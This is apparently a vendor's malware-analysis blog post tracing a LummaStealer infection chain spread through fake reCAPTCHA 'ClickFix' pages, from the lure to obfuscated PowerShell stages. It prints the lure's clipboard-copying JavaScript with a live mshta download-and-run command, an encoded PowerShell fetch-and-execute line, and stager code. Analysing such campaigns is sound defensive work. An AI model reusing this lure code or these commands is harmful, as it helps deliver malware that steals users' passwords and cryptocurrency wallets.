# One ClickFix and LummaStealer reCAPTCHA's Our Attention - Part 1

blog.reveng.ai/one-clickfix-and-lummastealer-recaptchas-our-attention-part-1/

January 30, 2025

30 Jan 2025 12 min read

One ClickFix and LummaStealer reCAPTCHA's Our Attention - Part 1
RevEng.AI Analysis of LummaStealer

Executive Summary

Throughout 2024, RevEng.AI has been actively monitoring LummaStealer as part of its mission to uncover and analyse emerging threats across the commodity malware landscape. In mid January 2025, we observed a LummaStealer campaign being distributed via ClickFix - in the form of fake reCAPTCHA pages. RevEng.AI has further examined and documented the delivery chain of LummaStealer in an effort to uncover whether the final payloads have also been subject to alterations in an effort by actors to aid the compromise of victim devices.

LummaStealer (a.k.a. Lumma, LummaC2 Stealer) is malware that focuses on extracting sensitive data like passwords and cryptocurrency wallets from infected systems, often delivered through phishing campaigns - first observed in 2022 and thought to likely be a fork of MarsStealer. Throughout 2024, RevEng.AI monitored the ClickFix delivery mechanism used to distribute LummaStealer, first identified by ProofPoint in May 2024 [1]. ClickFix uses deceptive tactics, including phishing and fake reCAPTCHA pages from an open-source repository [2], to trick users into running commands.

This report will detail the initial stages of a ClickFix delivery chain: ClickFix pages masquerading as Google reCAPTCHA; the MSHTA execution; several PowerShell stagers and in-turn a PE in the form of a .NET loader.

It Started with a Hash

During 2024 and into 2025, RevEng.AI acquired and identified a number of LummaStealer samples in an effort to continue its mission to support the reverse-engineering and malware analysis community.


Figure 1: RevEng.AI Dashboard for a LummaStealer sample.

In the latest sample (https://portal.reveng.ai/analyses/158599-8?analysis-id=146089), we have observed LummaStealer continue to alter its code base while maintaining its core malicious capabilities. While these changes may impact static rule-based approaches to identifying these malicious payloads such as YARA, the RevEng.AI Binary Analysis platform automatically matched functions from variants of this malware based on our AI models' semantic understanding of the underlying machine code. This approach, in turn, means that constant human maintenance of a YARA rule is not required and we can build AI rules for detecting malware families and their variants.

Figure 2:Matching functions between LummaStealer samples based on their semantic behaviour.

As such, observation of an alternate delivery mechanism prompted further investigation and analysts were able to quickly identify differences between previous samples using the function diff view.


Figure 3: Diff view between matched functions in different samples of LummaStealer.

In the remainder of this post, we detail the stages needed unpack and examine this latest threat.

## Stage 1 - ClickFix Delivery Page Masquerading as Google reCAPTCHA

Figure 4: An example of a fake reCAPTCHA page used to spread Lumma.

Using a well-known captcha service likely leads the user to perceive the interaction as legitimate, building trust and reducing skepticism. By relying on a widely recognized service, attackers can exploit the user's familiarity with the system, making them more likely to engage with the malicious site. The site then attempts to convince the victim to click a 'verify' or an 'I'm not a robot' button and also indicates that they need to manually paste the loaded payload into a run dialog box.

In most cases targeting Microsoft Windows observed by RevEng.AI, ClickFix attempts to lure unsuspecting victims into copying malicious commands to their clipboard and executing them via PowerShell or MSHTA, making it a simple yet highly effective way to propagate malware.

Upon initial analysis, RevEng.AI identified numerous parallel campaigns being conducted by an unknown threat actor that was consistent with the delivery chain detailed in this report. The base of the analysis for this ClickFix delivery-chain will be: *https[:]//googlsearchings[.]online/you-have-to-pass-this-step-2[.]html*.

```
<script>
function verify() {
    const textToCopy = `mshta https://sharethewebs.click/riii2-b.accdb # ✅ ''I am not a robot - reCAPTCHA Verification ID: 2165`;

    const tempTextArea = document.createElement("textarea");
    tempTextArea.value = textToCopy;
    document.body.appendChild(tempTextArea);
    tempTextArea.select();
    document.execCommand("copy");
    document.body.removeChild(tempTextArea);

    const recaptchaPopup = document.getElementById("recaptchaPopup");
    const overlay = document.getElementById("overlay");
    recaptchaPopup.classList.add("active");
    overlay.classList.add("active");
}

const verifyButton = document.getElementById('verifyButton');
verifyButton.addEventListener('click', verify);
</script>
```

Figure 5: Fake reCAPTCHA source code using the built-in MSHTA.

The fake reCAPTCHA page mimics real behavior and uses JavaScript to load MSHTA (Figure 5) [3], copying a command to the victim's clipboard to download and execute a malicious payload via a Windows LOTL executable, bypassing security measures and increasing delivery success.

Figure 5 contains the malicious JavaScript content that was available on January 13, 2025, accessible via the URL *https[:]//sharethewebs[.]click/riii2-b.accdb*, which is hosted by Cloudflare (AS13335).

Although not the primary focus of this report, it is worth mentioning that some delivery chains were observed using Windows PowerShell scripts (Figure 6) [4] instead of the focus of this analysis, MSHTA. The command is encoded within the JavaScript in an attempt to evade detection, concealing the true intention of downloading and executing the next stage of the attack chain: *https[:]//amazon-ny-gifts[.]com/shellsajshdasd/ftpaksjdkasdjkxnckzxn/ywOVkkem[.]txt*.

Figure 6 contains the malicious JavaScript content that was available on January 21, 2025, accessible via the URLs *https[:]//www[.]sis.houseforma[.]com[.]br* and *https[:]//horno-rafelet[.]es*. This resulted in the loading of the PowerShell command shown in Table 1 to the victim's clipboard.

```
        verifyWindow.style.left = checkboxWindow.offsetLeft - 8 + "px";
    }

    var verification_id = generateRandomNumber();
    document.getElementById('verification-id').textContent = verification_id;

    const commandToRun = `POWerShEll -W h "[Text.Encoding]::UTF8.GetString([Convert]::FromBase64String('aWV4IChpd3IgJ2h0dHBzOi8vYW1hem
    stageClipboard(commandToRun, verification_id);
}

addCaptchaListeners();
```

Figure 6: Fake reCAPTCHA JavaScript source-code using PowerShell scripts.

Execution Type	Command
MSHTA	mshta https[:]//sharethewebs[.]click/riii2-b[.]accdb
PowerShell	POWerShEll -W h "[Text.Encoding]::UTF8.GetString([Convert]::FromBase64String('aWV4IChpd3IgJ2h0dHBzOi8vYW1hem9uLW55LWdpZnRzLmNvbS$ | iex"

Table 1. ClickFix MSHTA and PowerShell Execution Examples.

Stage 2 - ACCDB Content Executed By MSHTA

Following the URL retrieved from the MSTHA argument in the previous stage, you will encounter a file with a size of 954,627 bytes (932.25 KB) and a SHA-256 hash of 179e242265226557187b41ff81b7d4eebbe0d5fe5ff4d6a9cfffe32c83934a46. The initial bytes correspond to an obfuscated payload, followed by some junk bytes that represent an ISO file, likely designed to mislead anti-virus scanning solutions.

Figure 7: Obfuscated JavaScript content used in Stage 2.

To effectively proceed and comprehend the next stage, the initial large string must be deobfuscated by extracting every 2nd character and skipping the next, continuing this pattern until the end of the ASCII string.

This transformation can be accomplished using a regular expression combined with common data manipulation tools or a Python script, as demonstrated in the example provided in Figure 8.

```python
import re

def stage2_to_stage3(stage2_content: str) -> str:
    new_content = re.sub(r"(..).", r"\1", stage2_content)
    byte_list = []
    for char in range(0, len(new_content), 2):
        byte = new_content[char:char+2]
        if not re.match(r"[0-9a-f]{2}", byte):
            break
        byte_list.append(chr(int(byte, 16)))
    return "".join(byte_list)
}
```

Figure 8: Python function that reimplements Stage 2 deobfuscation routine.

Stage 3 - Resulting JavaScript Content

Stage 3 contains JavaScript, with the approach for deobfuscation similar to the previous stage (Stage 2). The content present in unCR requires to be isolated (variable names and size may vary in other campaigns, (SHA-256: f8cfc73614c279e143b97a0073048925ce8b224ee7ecc03e396d015151147693). Deobfuscation of this script results in the obfuscated JavaScript code in Figure 9.

Figure 9: Resulting deobfuscated content from Figure 3, containing decoding routine for the next Stage.

Figure 10 presents a Python script that reimplements the deobfuscation routine used by the JavaScript code. In this routine, a variable holds the encoded data to be processed. A for loop iterates through this data, subtracting a specified number from each integer value, converting the resulting value into its corresponding character, and appending it to a final variable. This final variable ultimately holds the plaintext value required for the next step.

```python
import re

def stage3_to_stage4(stage3_content: str) -> str:
    sub_value = int(re.search(r"- [0-9]{3}", stage3_content).group()[2:])
    byte_list = []
    lines = stage3_content.split(";")
    for line in lines:
        line_value = []
        line_bytes = re.findall(r"[0-9]{3}", line)
        for byte in line_bytes:
            line_value.append(chr(int(byte)- sub_value))
        payload = "".join(line_value)
        if payload[:10].lower() == "powershell":
            return payload
```

Figure 10: Python reimplementation of PowerShell deobfuscation routine.

Stage 4 - Base64-encoded PowerShell Content

The -Enc parameter in the Windows PowerShell command (SHA-256: bea8b8deafad49b4760f6caa17aa8a9bd05786a57a9b6758c7c5d4342df3ebbc) clearly indicates the usage of base64.

```
powershell.exe -w 1 -Enc JABtAEsAVgBkAFcAQgBDAGUAeABqAFMARwBQAFAAbQBOAGcAMgB3AEYAdABrAFYAYgBsAHoARQ
A4AGsAQwBLAG8AcAAzADEANQAgAD0AIAAkAGYAYQBMAFMARQANAAAoAJABGAEoASgBEAEMAeQBmADAAYwAzAG0AegB2AE0AaQAzA
FoAaQBnAHEAWABVAEYAVwBnADcAbABmAE0AVgBKADAAdgBBADAATQBFAHMAcQBFAHAAbQB0AEkASABKAGAcAA2AGEAbQBQAFEA
dQBEAE8AeQBEADAAZwBlAEUAMgBGAEEAdwBGAEwAVwBwAHQAaABBAFAAoAOQBmAFIANwBRAHoAdABDADEAcAegBwAG0AWQBCAG8AOAB
vAFQATwBQAHQAaQB4AEgAcAAwAAWAGUAMABQAFkAcgBuAHoAWQBnAFgAAawBpAEUATwBYAEIATAQBKAFIAQQA3ADMADMARQAwAHcAaABAPAD
AAaQBZAFggAawBRAE8AaQB1AFcAdwBMAFAAACABQAEIAdwBoAEUAcABXAFQANABJAG8ANgBSAFoAcwB6ADgAcAQBMADQASABNAFQAd
gBnAEQAeQBoAEEAbgBuAAG8ARwBSAFggAZWBjAEsANwBUAEcAQwBAzAGsAQwBgyBGwAGwANgBYAHkATwBlAG0AegbHAE0ASAB4ADQATwBD
AFEATAB1AFgAwgawBrAEoAQQBTAFQAFQAZwwA4ADEADEAbgAwAGQAUwBpAEkAVwA3AG0ASAB3ADMADMABQBuAGcCASgBBhaAHYAVQBtAGIAeABUAEIAE
AcABrAGwAdQBOAGMAYQXAEIAdgBPAGwAMwB1AGwAdBgBLAFcAOABxAG8ARgBuAG0AMABzAEkARABqAGMAbgBaAFoAZQBqAAEQAVQ
BzAE4AagBkBkAFIAeAB4AFgAYQBjAGQAdABbHAAUgBUAUAgAwB5AGsAeQBBBGkAYgBkAHYAMQAxAFYAMwRAHAQAQBBDAFkARwRwAzAHoAZgB4A
E0AeAAxADUATgBSAEYAYwBzAGoAcABraHAAAWgBZAGMAZAB1AFMAeAxBkEsAMwBMADQAQgAyAEIAcwBUAEMAAgBjAADkAKTgB4AGwA
UwAzAGgAaAQBQAFMAWQBVAGYAWBHAFIACABhAHgAcAgBOAEoATQA0AG8AYgBEAFkAUwBTAEkAVQBpAGkAeBtADQAdQBBAWGwARwB
zAGcAMQB6AHQQAQgA3AECAcdwA3AGQAZWA4AGgAQQBsADkAVwBlADMAZQA5AAFAAdwAyADYAgcgBTAEwAOABRADkAkNwB3AEQAMQA3AF
MAcgBVBVAHAAAZABCAEIAAaQBTAQDNQAWQpA3AFAAcQBpAHUAVBaAFEAVABTAHNAaABhGwAAQJBJAGgAGaaABjAGYAAAawBBCAHYAYwBOAHYAV
wBGADYAcgAxAGIAUwBraFIAbABBBNAFoAANQB0AGQAeQA2AHYAATwByAyEwAUwBZADCAZBZAEIAdADABBsAGYwAYAWgBJAEMAVAABoAGgAZQAy
ACAAPQAgAACQAdABSAHUAQRQANAAAoAJAB6AGEAQgA0ADAASgBNADkAMABaaAHgAATBAXAGMANgBSAGgAaaQBQAQHEAaaQBtAE4AVQBFAE0A
AQQA4ADEARABMMADAaAABUAHoAYgBCAHkAVQBNADcASgBFAE0ASAHTEAT0AsADQByQAQQWAHMAVwBJAE8AMgBZAEEAcAA4AGcASABtAEQAag
BaADYAQgwA3AEQAaQBlAFMAMAAxADIATBgAdQBDAQdBaAZJAGQQRAWEANOZO3RSaGGSKawAAMWBKAEsAegBrAA
HoAbgBWAWHAcAZgBPAEYAdQBVAFQAdgBCADYAWwBoAFIAUABlAGAAbAiBiADUAcwAzADGAwEGoAZBWAEwAUgBlAG4AcAA3ADcAegAyAFIA
YwBOAGUAeQBBBOAHMAMAZwB5AFUAbABBFAG0AWAByADkAkAMABBYADkAAMAASAHAAAcAA1AHAAAMQBzAEEAEsAAWgAzAHUARABMADIAYwBEAFAAZgB
```

Figure 11: Revealed Windows PowerShell command after deobfuscation.

After the base64-decoding is complete, it results in a PowerShell script with the SHA-256 hash of 61a2424a8442751d9b9da3ff11cb82c5d2ba07a93ee66379db02d4a5cb24a67e. The obfuscated PowerShell script results in further obfuscated PowerShell, containing variables with very long names - a further barrier employed by the threat actor to increase the difficulty of analysing the malicious code.

```
$mKVdWBCexjSGPPmNg2wFtkVblzE8kCKop315 = $faLSE
$FJJDCyf0c3mzvMi3ZigqXUFWg7lfMVJ0vA0MEsqEpmtIHJhp6amPQuDOyD0geE2FAwFLTpthEZ9fR7QztCGzpmYBo8oTOPtixHp0e0PYrn
$zaB40JM90ZxLWc6RhiPqimNUEMA81DL2hTzbByUM7JEMIxTE0sWIO2YAp8gHtDjZ6C7DieS012MnduCzIdEjO3rSaGSKawhMWKzkznVwfO
$zab40jM90zxLWC6RHIpqimnuema81Dl2HtzbByUM7JEMIxTE0SWIO2yAp8gHtdjZ6C7dIeS012MnducZIdEJo3RsAgskaWHmWkZKzNvWfO
```

Figure 12: The deobfuscated PowerShell content.

Further deobfuscation through variable renaming, and basic formatting, reveals the true intent of the code in Figure 13.

```
$val0 = $faLSE
$val1 = $tRuE
$val2 = $NU11
$val3 ="Defla" + "teStream";
$val4 = "Compre" + "ssion";
$val5 ="Strea" + "mReader";
.("i"+"ex")
$(New-Object Io.$val5 (
    $(New-Object IO.$val4.$val3 (
        $(New-Object io.MEMOrysTrEAm(
            ,$([Convert]::("FromB" +"ase6" + "4String")(
                "NY89b8MgFEX/yhNL7AHcL3XIVrlDhyqNxODFQ7B5CbQYELwU+9+XtOp473DuuZJUIn5MYcacgfX7cbBeh5JHueUhlOen/+IYCiZp0Lnx+17cjfGW8y0L
            )
        )
    )
),

    [io.compreSSioN.comPREsSIOnmODe]::("De" +"compress")))), [teXT.eNCOdiNG]::ASCII));
```
Figure 13: Deobfuscated PowerShell script with variables renamed.

Taking a closer look, unlike the previous stage, there is also a decompress using LZ77 on top of base64-encoded content. You can write your script to do that or use a data manipulation suite such as CyberChef.

Figure 14: Content after base64-decoding and decompression.

As shown in Figure 14 (SHA-256: 3739d6cc6eb06121e504eadffecf71568ddcedb98ee6bbbb75bd4b0244b4aec8), after decoding the payload, further obfuscated PowerShell is revealed.

Stage 5 - Base64-Decoded, Decompressed PowerShell Content

Stage 5 focuses on downloading and executing the next stage of the delivery chain, allowing us to proceed further by reaching another payload at *https[:]//h3.errantrefrainundocked[.]shop/riii2[.]aspx*.

Even though the URL points to what appears to be an *aspx* file with the size of 9636902 bytes (9.19MB) (SHA-256: 6291ca6b9cf44bb7da8a2740cdf95aacb6eb1b2de32eece3073619a223970d 5e), the reality is that this file is actually a Windows PowerShell script. By doing so, the malware employs a technique aimed at bypassing solutions that are intended to block and filter the download of files with the correct PowerShell extension.

However, to complicate the reverse engineering process, evade signatures and hinder detection by security tools, this script is significantly larger than the one from the previous stage, utilizing obfuscation techniques to increase stealth and delay analysis.

$Rmx9g4yZaDjWozD3No7M1FgjiuEN925bTjt42XZuJo4w1iPFUaNzYuc7jcstfT2VRm4M80JFwY3w3W9eDB7EEpYMO9bkANYvAElo5xPLG9B2z509rSJzYobb1oxfsu8L2blkNjAkO7ZkGhFBa
wG4TVCsLd0UISnpol8xKTDgfUUDupYFRUOTb6vonieygitY4hSc53tOCJ5SPfYVxIugVYV2BUhP4t2hQCUt4lA9XDBIMfI5RwPUOwiaF0Dn2tPjyxD7v7ZSdmMq0lKCfmIMRyAoMYFfCI5
2mtee3oa1zNWcxSL7rTIIPAOPDxox3ADxpmbb9jhMgL6lR3RMqKitCGBs15Mv43nTJrUGGPm17aT297q4sR7tlPR9KjVzummlFrQWC04P9NXTEcnatJX73l1pe5mLytQMrqICQfT4xXgi9
x5oACvESERq3l71QrxCiChDwA5sXGi7FKkktxxt5kDc10J7gVdMPzyvtdBPRy5UwVkjGwy2xErhUKU3zdhvZCFvqG4nEdE8oHqwcnDVKnMN0P9xJKGpoaWdYTriuXE24rjMactfh3hoHpk
2liYKhsy0oKgCRNV3nLfs8c3FrHMpl1o5ZpY7IK6PRSrSHnnPc92tPEK7cD8LCOkkWSOzeMLciuTM5lapph5dOatDik645xcBkkqugoFnZYc6EHFV8KP43WmSLyjRGYG5c9JRDANqU9w0g
Q3l1zf7Xq1tRPwLIjdIiXaS8hIFMecHJGB86CSlYisjiaQEDw9EnsxzlWoln3BGXWUNqQydrLcWKcA6vWDSwDCvk4varyRlZYcz4Xj8OHdWyxvgIyUFlISS5lxt3ayq1GnGeuahKu9ayna
55uL4dYTtNGS5hbBsfdnezUF3vindPaQDEQD0RhniMfMtsvDAI2dNBpl9kULVy7g8ANDb8ccIppgtW4dGTb2uTtYLiGKd9mNPSDHFFi5bNjaXGVQYXJsnnwGRsWa0rTlJyf5qy = "G"

$i0KFcLKNbHJVBXNyB3jJEoDO29jD5NIwu2H0HBQpZUEath2LRmum0xf5lSsSX7RJVwAyGT8dp3Af6WiD3I2K7tdzsweEbeAaI5UQh1W62v6r9oda99ChodiDCkJWFFCymQfUgW5Cw8e9UbhfR
NPaU8YINqNdWOA0hDjlYorm4m4bINMdRWpKIDrHUH1YXFInBjCMBHQKHxI2MBsngNTXCVIvR8cRGppaJSl7Fe5Q0dUNr5idvM64Da2z9vyz422wDOruxqYNqvSTmfwXMDdkmS4Il9Ndti1
uCaWHlssGBlRnUHYzNkTDqCm8WYSIWYaq4oD5GKQW0PkqKd1RSmk3s4YyZtKMUQIq02s1B0OdlDsjXleYolnkJtqY3TsKDMHvmzyB7BmwYZ2nbwC6NjRi5Igk38DGsp6IMzVMKZfLCyr1Y
wAmvnoOZnt5gkYi3zoj3kmsPh1p3RxvOH4c8eIXEkuEozZpHPef5iEbLzVnHHneqxuyEfBdV61rDW9v41dG3trlqQDDZ21yr9eoK3wIRhZWt92ApB4nwMPqkCPCg5oFYqy0HC60LVYLkjX
lDibvBXdU1iyf5dHUOplJPbQ7P01Bjj6tRxcMYb8FWk68fzs6GWPF1BbyftgjwLqqTJgsxhMR8s5wAOHvFKdDc2LW2r0kmVHv7FGEyycofmHOSbUoGCb45dQFPudM6qBmLtnyY2lKcdtkh
